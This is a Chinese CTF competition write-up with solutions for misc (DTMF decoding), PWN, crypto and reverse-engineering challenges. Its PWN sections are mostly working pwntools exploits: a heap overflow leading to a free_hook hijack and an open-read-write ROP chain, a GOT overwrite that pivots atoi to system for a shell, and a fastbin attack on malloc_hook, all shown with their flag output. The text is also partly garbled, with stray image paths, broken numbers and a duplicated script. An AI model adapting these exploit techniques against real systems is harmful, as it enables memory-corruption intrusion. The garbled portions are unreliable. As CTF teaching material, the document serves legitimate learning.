parser.add_argument("-i", type=float, metavar='T', help="process by T seconds intervals (0.04 by default)",
                    default=0.04)

parser.add_argument('file', type=argparse.FileType('r'))

args = parser.parse_args()

file = args.file.name
try:
    fps, data = wavfile.read(file)
except FileNotFoundError:
    print("No such file:", file)
    exit()
except ValueError:
    print("Impossible to read:", file)
    print("Please give a wav file.")
    exit()

if args.left and not args.right:
    if len(data.shape) == 2 and data.shape[1] == 2:
        data = np.array([i[0] for i in data])
    elif len(data.shape) == 1:
        print("Warning: The sound is mono so the -l option was ignored.")
    else:
        print("Warning: The sound is not mono and not stereo (" + str(
            data.shape[1]) + " canals)... so the -l option was ignored.")


elif args.right and not args.left:
    if len(data.shape) == 2 and data.shape[1] == 2:
        data = np.array([i[1] for i in data])
    elif len(data.shape) == 1:
        print("Warning: the sound is mono so the -r option was ignored.")
    else:
        print("Warning: The sound is not mono and not stereo (" + str(
            data.shape[1]) + " canals)... so the -r option was ignored.")

else:
    if len(data.shape) == 2:
        data = data.sum(axis=1)  # stereo
```

```
precision = args.i

duration = len(data) / fps

step = int(len(data) // (duration // precision))

debug = args.debug
verbose = args.verbose
c = ""

if debug:
    print(
        "Warning:\nThe debug mode is very uncomfortable: you need to close each window to continue.\nFeel free t
o kill the process doing CTRL+C and then close the window.\n")

if verbose:
    print("0:00 ", end='', flush=True)

try:
    for i in range(0, len(data) - step, step):
        signal = data[i:i + step]

        if debug:
            plt.subplot(311)
            plt.subplots_adjust(hspace=0.5)
            plt.title("audio (entire signal)")
            plt.plot(data)
            plt.xticks([])
            plt.yticks([])
            plt.axvline(x=i, linewidth=1, color='red')
            plt.axvline(x=i + step, linewidth=1, color='red')
            plt.subplot(312)
            plt.title("analysed frame")
            plt.plot(signal)
            plt.xticks([])
            plt.yticks([])

        frequencies = np.fft.fftfreq(signal.size, d=1 / fps)
        amplitudes = np.fft.fft(signal)

        # Low
        i_min = np.where(frequencies > 0)[0][0]
        i_max = np.where(frequencies > 1050)[0][0]

        freq = frequencies[i_min:i_max]
        amp = abs(amplitudes.real[i_min:i_max])

        lf = freq[np.where(amp == max(amp))[0][0]]

        delta = args.t
        best = 0

        for f in [697, 770, 852, 941]:
            if abs(lf - f) < delta:
                delta = abs(lf - f)
                best = f

        if debug:
            plt.subplot(313)
```

```
            plt.title("Fourier transform")
            plt.plot(freq, amp)
            plt.yticks([])
            plt.annotate(str(int(lf)) + "Hz", xy=(lf, max(amp)))

        lf = best

        # High
        i_min = np.where(frequencies > 1100)[0][0]
        i_max = np.where(frequencies > 2000)[0][0]

        freq = frequencies[i_min:i_max]
        amp = abs(amplitudes.real[i_min:i_max])

        hf = freq[np.where(amp == max(amp))[0][0]]

        delta = args.t
        best = 0

        for f in [1209, 1336, 1477, 1633]:
            if abs(hf - f) < delta:
                delta = abs(hf - f)
                best = f

        if debug:
            plt.plot(freq, amp)
            plt.annotate(str(int(hf)) + "Hz", xy=(hf, max(amp)))

        hf = best

        if debug:
            if lf == 0 or hf == 0:
                txt = "Unknown dial tone"
            else:
                txt = str(lf) + "Hz + " + str(hf) + "Hz -> " + dtmf[(lf, hf)]
            plt.xlabel(txt)

        t = int(i // step * precision)

        if verbose and t > int((i - 1) // step * precision):
            m = str(int(t // 60))
            s = str(t % 60)
            s = "0" * (2 - len(s)) + s
            print("\n" + m + ":" + s + " ", end='', flush=True)

        if lf == 0 or hf == 0:
            if verbose:
                print(".", end='', flush=True)
            c = ""
        elif dtmf[(lf, hf)] != c or verbose:
            c = dtmf[(lf, hf)]
            print(c, end='', flush=True)

        if debug:
            plt.show()

    print()

except KeyboardInterrupt:
```

```
    print("\nCTRL+C detected: exiting...")
```

使用终端命令：

```
python dtmf.py 1.wav
```

得到踩键的顺序后，依次踩下，即可得到flag

flag为：

```
SETCTF{C0M3_4nD_he1P_mE}
```

PWN

h3apclass：

首先分析题目，经典菜单题，不过没有show libc2.31

漏洞点在edit中，因为使用的是strlen，因此造成溢出。

leak_libc 部分: 通过溢出更改chunk的size为0x430直接进入unsorted bin

然后再不断申请切割该unsorted bin 以达到unsorted bin 与 tcache重叠的效果，最后爆破一位 1/16 出stdout leak出libc

get_flag 部分 ：一开始用setcontext写的，但一直没有成。

后面想用environ泄露出栈地址，但因为没有show失败，

后来想到这个是题黑名单，只是禁用了execve。于是改free_hook为printf地址，然后给printf传入%15$p 泄露出栈上的地址，得到add函数的返回地址。

最后直接把orw链打入add的ret地址处，打印出flag。

exp ：

```
from pwn import*

context.log_level = "debug"

io = process("./H3apClass")
#io = remote("node4.buuoj.cn","28143")

libc = ELF("./libc.so.6",checksec = 0)


def fuck(choice):
```

```
 io.sendlineafter("4:Drop homework\n",str(choice))

def add(index,size,content):
 fuck(1)
 io.sendlineafter("Which homework?\n",str(index))
 io.sendlineafter("size:\n",str(size))
 io.sendlineafter("content:\n",content)

def Add(index,size,content):
 fuck(1)
 io.sendlineafter("Which homework?\n",str(index))
 io.sendlineafter("size:\n",str(size))
 io.sendafter("content:\n",content)

def edit(index,content):
 fuck(3)
 io.sendlineafter("Which homework?\n",str(index))
 io.sendafter("content:\n",content)

def delete(index):
 fuck(4)
 io.sendlineafter("Which homework?\n",str(index))

def look():
 global io
 gdb.attach(io)

"""
def pwn():
 #gdb.attach(io)
 add(0,0x18,b"0"*0x18)
 add(1,0xf8,b"1"*0xf8)
 add(2,0xf8,b"2"*0xf8)
 add(3,0xf8,b"3"*0xf8)
 add(4,0xf8,b"4"*0xf8)
 add(5,0x28,b"a"*0x28)
 add(6,0xf8,b"5"*0xf8)
 edit(5,b"a"*0x20 + p64(0x430) + p64(0x100))
 edit(0,b"a"*0x10 + p64(0) + p64(0x430))
 delete(6)
 look()
pwn()
"""

def pwn():
 #gdb.attach(io)
 add(0,0x18,b"a"*0x18)
 add(1,0xf8,b"wangwang1")
 add(2,0xf8,b"wangwang2")
 add(3,0xf8,b"wangwang2")
 add(4,0xf8,b"wangwang2")
 add(5,0x28,"fuck_libc")
 delete(4)
 add(4,0x18,"eeeenb")
 add(6,0x28,p64(0)+p64(0x21))
 edit(0,b"a"*0x10+p64(0)+b"\x51\x04")
 delete(0)
 delete(1)
 for i in range(2,5):
```

```
 delete(i)
for i in range(2,5):
 add(i,0xe8,"a")
for i in range(2,5):
 delete(i)
delete(6)
delete(5)
add(2,0xd8,"2")
add(3,0x48,b"3")
Add(4,0x38,b"\xa0\x36")
delete(2)
delete(3)
#pause()
add(2,0x28,"0")
paylaod = p64(0xfbad1887)+p64(0)*3+b"\x58"
add(3,0x28,paylaod)
libc_base = u64(io.recvuntil("\x7f",timeout=0.1)[-6:].ljust(8,b'\x00'))-0x1ed4a0 # _IO_2_1_stderr_+216 store _IO_file_jumps
if libc_base == -0x1ed4a0:
 exit(-1)
libc_base = libc_base - 0x7fcee3001afc + 0x7fcee3037000
success("libc_base:"+hex(libc_base))
free_hook = libc_base + libc.sym["__free_hook"]
system = libc_base  + libc.sym["system"]
printf = libc_base + libc.sym["printf"]
environ = libc_base + libc.sym["environ"]
setcontext = libc_base + libc.sym["setcontext"]

read = libc_base + libc.sym["read"]
write = libc_base + libc.sym["write"]
open = libc_base + libc.sym["open"]
pop_rdi_ret = libc_base + 0x26b72
pop_rdx_r12 = libc_base + 0x11c371
pop_rsi_ret = libc_base +0x27529
pop_rax_ret = libc_base + 0x4a550
syscall_ret = read + 0xf
ret = libc_base + 0x25679

success("free_hook:"+hex(free_hook))
#Look()
delete(4)
add(4,0x40,b"a"*0x40)
edit(4,p64(0)*5+p64(0x21)+p64(free_hook))
add(0,0x18,b"%15$p")
add(6,0x18,p64(printf)+b"flag"+b"\x00"*4)
delete(0)
info  = int(io.recv(14),16)
success("stack_addr:"+hex(info)) #the_main_ret
add_ret = info - 0x7ffd26ceb5e8  + 0x7ffd26ceb4d8
success("add_ret:"+hex(add_ret))
add(0,0xe0,p64(0)*4 + p64(add_ret))
delete(0)
delete(4)
add(0,0xf8,b"0")

flag_addr = free_hook + 0x8
orw = p64(pop_rdi_ret) + p64(flag_addr)
orw += p64(pop_rsi_ret) + p64(0) #The open arg2 = 0 -> only read
#orw += p64(pop_rax_ret) + p64(2)
#orw += p64(syscall_ret)
```

```
orw += p64(open)
orw += p64(pop_rdi_ret) + p64(3)
orw += p64(pop_rsi_ret) + p64(flag_addr+0x8)
orw += p64(pop_rdx_r12) + p64(0x40) + p64(0)
orw += p64(read)
orw += p64(pop_rdi_ret) + p64(1);
orw += p64(write)

add(4,0xf8,orw)
io.recvuntil("flag")
sleep(100)
io.interactive()
while True:
try :
 #io = process("./H3apClass")
 io = remote("node4.buuoj.cn","29896")
 pwn()
except:
 io.close
 continue
```

```
DEBUG] Sent 0x81 bytes:
    00000000  72 db 64 73  94 7f 00 00  30 5b 81 73  94 7f 00 00  |r·ds|····|0[·s|····|
    00000010  29 e5 64 73  94 7f 00 00  00 00 00 00  00 00 00 00  |)·ds|····|····|····|
    00000020  50 7e 73 73  94 7f 00 00  72 db 64 73  94 7f 00 00  |P~ss|····|r·ds|····|
    00000030  03 00 00 00  00 00 00 00  29 e5 64 73  94 7f 00 00  |····|····|)·ds|····|
    00000040  38 5b 81 73  94 7f 00 00  71 33 74 73  94 7f 00 00  |8[·s|····|q3ts|····|
    00000050  40 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  |@···|····|····|····|
    00000060  30 81 73 73  94 7f 00 00  72 db 64 73  94 7f 00 00  |0·ss|····|r·ds|····|
    00000070  01 00 00 00  00 00 00 00  d0 81 73 73  94 7f 00 00  |····|····|··ss|····|
    00000080  0a                                                  |·|
    00000081
DEBUG] Received 0x40 bytes:
    00000000  66 6c 61 67  7b 65 66 61  38 37 35 65  64 2d 30 65  |flag|{efa|875e|d-0e|
    00000010  31 61 2d 34  64 32 61 2d  61 66 65 64  2d 38 39 34  |1a-4|d2a-|afed|-894|
    00000020  36 33 65 33  30 66 39 32  65 7d 0a 00  00 00 00 00  |63e3|0f92|e}··|····|
    00000030  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  |····|····|····|····|
    00000040
```

bbbaby:

首先分析题目，有两个功能，


一个是可以对输入的地址指向进行edit，

另外一个是可以对v5进行任意size的输入。

于是很容易知道是需要通过v5溢出进行栈溢出攻击，但checksec后发现开了canary，又因为got表可改并且无PIE，所以可以把**_stack_chk_fail**的got表改为main，于是溢出V5打印puts地址后再次回到了main函数，然后再次改got表，通过改atoi_got为system，并传入/bin/sh\参数，getshell

exp：

```python
from pwn import*

context.log_level = "debug"

io = remote("node4.buuoj.cn","27853")
elf = ELF('./pwn1',checksec = 0)
libc = ELF('./libc-2.23.so',checksec = 0)

pop_rdi_ret = 0x400a03
main_addr = 0x40090B
canary_check = 0x601020
atoi_got = 0x601040
offset = 0x110 + 0x8

def chocie(c):
 io.recvuntil("choice")
 io.sendline(str(c))

def pwn(size,content):
 chocie(1)
 io.recvuntil(":")
 io.sendline(str(size))
 io.recvuntil(":")
 io.send(content)

def edit_addr(addr,content):
 chocie(0)
 io.recvuntil(":")
 io.sendline(addr)
 io.recvuntil(":")
 io.send(content)

payload = p64(pop_rdi_ret) + p64(elf.got["puts"])
payload += p64(elf.plt['puts']) + p64(main_addr)

edit_addr(str(canary_check),p64(main_addr))
pwn(0x150,b"a"*offset + payload)
chocie(5)
chocie(5)

#Leak_libc and get shell
puts = u64(io.recvuntil('\x7f')[-6:].ljust(8,b'\x00'))
libc_base =puts - libc.sym['puts']
system = libc_base + libc.sym['system']

edit_addr(str(atoi_got),p64(system))
io.sendline(b'/bin/sh\x00')

io.interactive()
```



Magic：

刚拿到这个题比较懵逼，一堆大数，简直是吓坏孩子了。

然后直接上gdb分析就是个模板题

有 UAF，直接 fastbin attack可以打过去。

leak_libc 部分： 填充8个a printf 顺带 main_arena+88c出来

get_shell 部分： 直接fastbin_attack 打malloc_hook

exp：

```
from pwn import *

context.log_level = "debug"

io = remote("node4.buuoj.cn",27312)

elf = ELF("./Magic",checksec = 0)
libc = ELF('libc-2.23.so',checksec = 0)
one = [0x45226,0x4527a,0xf03a4,0xf1247]
main_arena = 0x3c4b20

def fuck(index):
 io.recvuntil("Input your choice: ")
 io.sendline(str(index))
 io.sendline('0')

def add(index):
 fuck(1)
 io.sendline(str(index))
 io.sendline('0')

def edit(index,content):
 fuck(2)
 io.recvuntil("Input the idx")
 io.sendline(str(index))
 io.sendline('0')
 io.recvuntil("Input the Magic")
```

```
 io.send(content)

def delete(index):
 fuck(3)
 io.recvuntil("Input the idx")
 io.sendline(str(index))
 io.sendline('0')

#leak_libc
add(0)
add(1)
edit(0,b"a"*8)

libc_base = u64(io.recvuntil('\x7f')[-6:].ljust(8,b'\x00')) - 0x3c4d98
realloc = libc_base + libc.sym['realloc']
malloc_hook = libc_base + libc.sym['__malloc_hook']
free_hook = libc_base + libc.sym["__free_hook"]
success("malloc_hook"+hex(malloc_hook))
one_gadget  = one[3] + libc_base

#fuck the malloc_hook and libc_realloc
delete(1)
delete(0)
edit(0,p64(malloc_hook - 0x23))
add(0)
add(1)
payload = b'\x00'*11+p64(one_gadget)+p64(realloc+0x10)
edit(1,payload)

delete(0)
delete(0)

io.interactive()
```

```
    b'lib64\n'
Magic
bin
dev
flag
lib
lib64
$ cat flag
[DEBUG] Sent 0x9 bytes:
    b'cat flag\n'
[DEBUG] Received 0x2b bytes:
    b'flag{43fff271-4bd5-4892-968a-b3668c4c7e46}\n'
flag{43fff271-4bd5-4892-968a-b3668c4c7e46}
$
```

Crypto

mostlycommon

seebug上有ctf 密码学常见算法总结 (seebug.org)

题中给了n,e1,e2,c1,c2

运行脚本解出10进制的m，转换成hex，再转换成字符串即可得到flag。

总的脚本如下：

```
# -*- coding:utf-8 -*-
from gmpy2 import invert
def gongmogongji(n, c1, c2, e1, e2):
    def egcd(a, b):
        if b == 0:
            return a, 0
        else:
            x, y = egcd(b, a % b)
            return y, x - (a // b) * y
    s = egcd(e1, e2)
    s1 = s[0]
    s2 = s[1]

    # 求模反元素
    if s1 < 0:
        s1 = - s1
        c1 = invert(c1, n)
    elif s2 < 0:
        s2 = - s2
        c2 = invert(c2, n)
    m = pow(c1, s1, n) * pow(c2, s2, n) % n
    return m

n= 10310906590233462022610116200879396350425602793911702009187679903969080194473560425901865553486018320503106908325429025857729160528705353875228023195985746585322885171478688729496187300623415307918721628551682383210242411093406295427234611190757139396436363007934359851160201331660464190485201896917891905162 7
e1= 13
e2= 15
c1= 13981765388145083997703333682243956434148306954774120760845671024723583618341148528952063316653588928138430524040717841543528568326674293677228449651281422762216853098529
```

```
# -*- coding:utf-8 -*-
from gmpy2 import invert
def gongmogongji(n, c1, c2, e1, e2):
    def egcd(a, b):
        if b == 0:
            return a, 0
        else:
            x, y = egcd(b, a % b)
            return y, x - (a // b) * y
    s = egcd(e1, e2)
    s1 = s[0]
    s2 = s[1]

    # 求模反元素
    if s1 < 0:
        s1 = - s1
        c1 = invert(c1, n)
    elif s2 < 0:
        s2 = - s2
        c2 = invert(c2, n)
    m = pow(c1, s1, n) * pow(c2, s2, n) % n
    return m

n= 10310906590233462022610116200879396350425602793911702009187679903969080194473560425901865553486018320503106908325429025857729160528705353875228023195985746585322885171478688729496187300623415307918721628551682383210242411093406295427234611190757139396436363007934359851160201331660464190485201896917891905162 7
e1= 13
e2= 15
c1= 13981765388145083997703333682243956434148306954774120760845671024723583618341148528952063316653588928138430524040717841543528568326674293677228449651281422762216853098529425814740156575513620513245005576508982103360592761380293006244528169193632346512170599896471850340765607466109228426538780591853882736654
c2= 7945994901692444285695905932539089472323258627592593189892944593833812321627827133390206287256505820513662775771305195408396887464458190237118226658824765385761602988145310038779711155967739201741529858013649620489801679718038640217196893195836516058977445096494402372025684873120233378980107196233863507206 5

result = gongmogongji(n, c1, c2, e1, e2)
print result
m1=hex(509375175019840793184791841805250816949997826919882190775099471848142754760374174551503 84)
print m1
import binascii
m2=binascii.unhexlify(b'666c61672d353464336462356331656663643761666135373963333762636235363061653 0')
print m2
```

共模攻击的，把上面的exp稍微改下就行

```python
# -*- coding:utf-8 -*-
from gmpy2 import invert
import gmpy2
from Crypto.Util.number import *
def gongmogongji(n,c1,c2,e1,e2):
    def egcd(a, b):
        if a==0:
            return (b, 0, 1)
        else:
            z,y,x=egcd(b%a,a)
            return (z,x-(b//a)*y,y)
    s=egcd(e1, e2)
    s1=s[1]
    s2=s[2]
    # 求模反元素
    if s1<0:
        s1=-s1
        c1=invert(c1,n)
    else:
        s2=-s2
        c2=invert(c2,n)
    m=pow(c1,s1,n)*pow(c2,s2,n)%n
    m=gmpy2.iroot(m,2)[0]
    print(long_to_bytes(m))
n=122031686138696619599914690767764286094562842112088225311503826014006886039069083192974599712685027825111684852235230039182216245029714786480541087105081895339251403738703369399551593882931896392500832061070414483233029067117410952499655482160104027730462740497347212752269589526267504100262707367020244613503
e1=65536
e2=270270
c1=39449016403735405892343507200740098477581039605979603484774347714381635211925585924812727991400278031892391996192354880233130336052873275920425836986816735715003772614138146640312241166362203750473990403841789871473337067450727600486330723461100602952736232306602481565348834811292749547240619400084712149673
c2=43941404835820273964142098782061043522125350280729366116311943171108689108114444447295511969090107129530187119024651382804933594308335681000311125969011096172605146903018110328309963467134604392943061014968838406604211996322468276744714063735786505249416708394394169324315945145477883438003569372460172268277
gongmogongji(n, c1, c2, e1, e2)
```


flag为：

```
SETCTF{now_you_master_common_mode_attack}
```

RE

EasyRe

直接shift+F12进行字符串查找即可



04.

flag为：


```
flag{fc5e038d38a57032085441e7fe7010b0}
```

findme

IDA丢入，发现只能看到检查长度，而字符串比较经过测试不对，直接上OD

```
int __cdecl main(int argc, const char **argv, const char **e
{
  int result; // eax
  int v4; // [esp+8h] [ebp-18h]

  sub_4024E0();
  puts("Please input your flag:");
  scanf("%s", str, v4);
  if ( CheckLen(str) )
  {
    if ( off_403844("SETCTF2021", str) )
      printf("Success!");
    else
      printf("Wrong!");
    system("pause");
    result = 0;
  }
  else
  {
    system("pause");
    result = 0;
  }
  return result;
}
```

难怪IDA没识别出来，因为eax不确定，下个断点，我取到了call eax调用的函数，进IDA继续分析



em,RC4加密，稳了

```
  memset(v9, 0, sizeof(v9));
  memset(v8, 0, sizeof(v8));
  memset(v7, 0, sizeof(v7));
  for ( i = 0; ; ++i )
  {
    v2 = i;
    if ( v2 >= strlen(a1) )
      break;
    v7[i] = a1[i];
  }
  memset(v6, 0, sizeof(v6));
  for ( j = 0; ; ++j )
  {
    v3 = j;
    if ( v3 >= strlen(a2) )
      break;
    v6[j] = a2[j];
  }
  v10 = strlen(v6);
  v4 = strlen(v7);
  sub_40164C(v9, v7, v4);
  for ( k = 0; k <= 255; ++k )
    v8[k] = v9[k];
  sub_401767(v8, v6, v10);
  for ( l = 0; l <= 511; ++l )
  {
    if ( v6[l] != dword_403040[l] )
      return 0;
  }
  return 1;
}
```

内存dump出加密数据，直接解密

```
for ( l = 0; l <= 511; ++l )
{
  if ( v6[l] != dword_403040[l] )
    return 0;
}
```

```
__启动窗口_创建完毕
调试输出 (到文本 (解密数据 ({ 183, 82, 133, 193, 144, 233, 7, 184, 228, 26, 195, 189, 29, 142, 133, 70, 0, 33, 68, 175, 239, 112, 50, 181, 17, 198 }, "SETCTF2021", #RC4算法))
)
```

flag为：

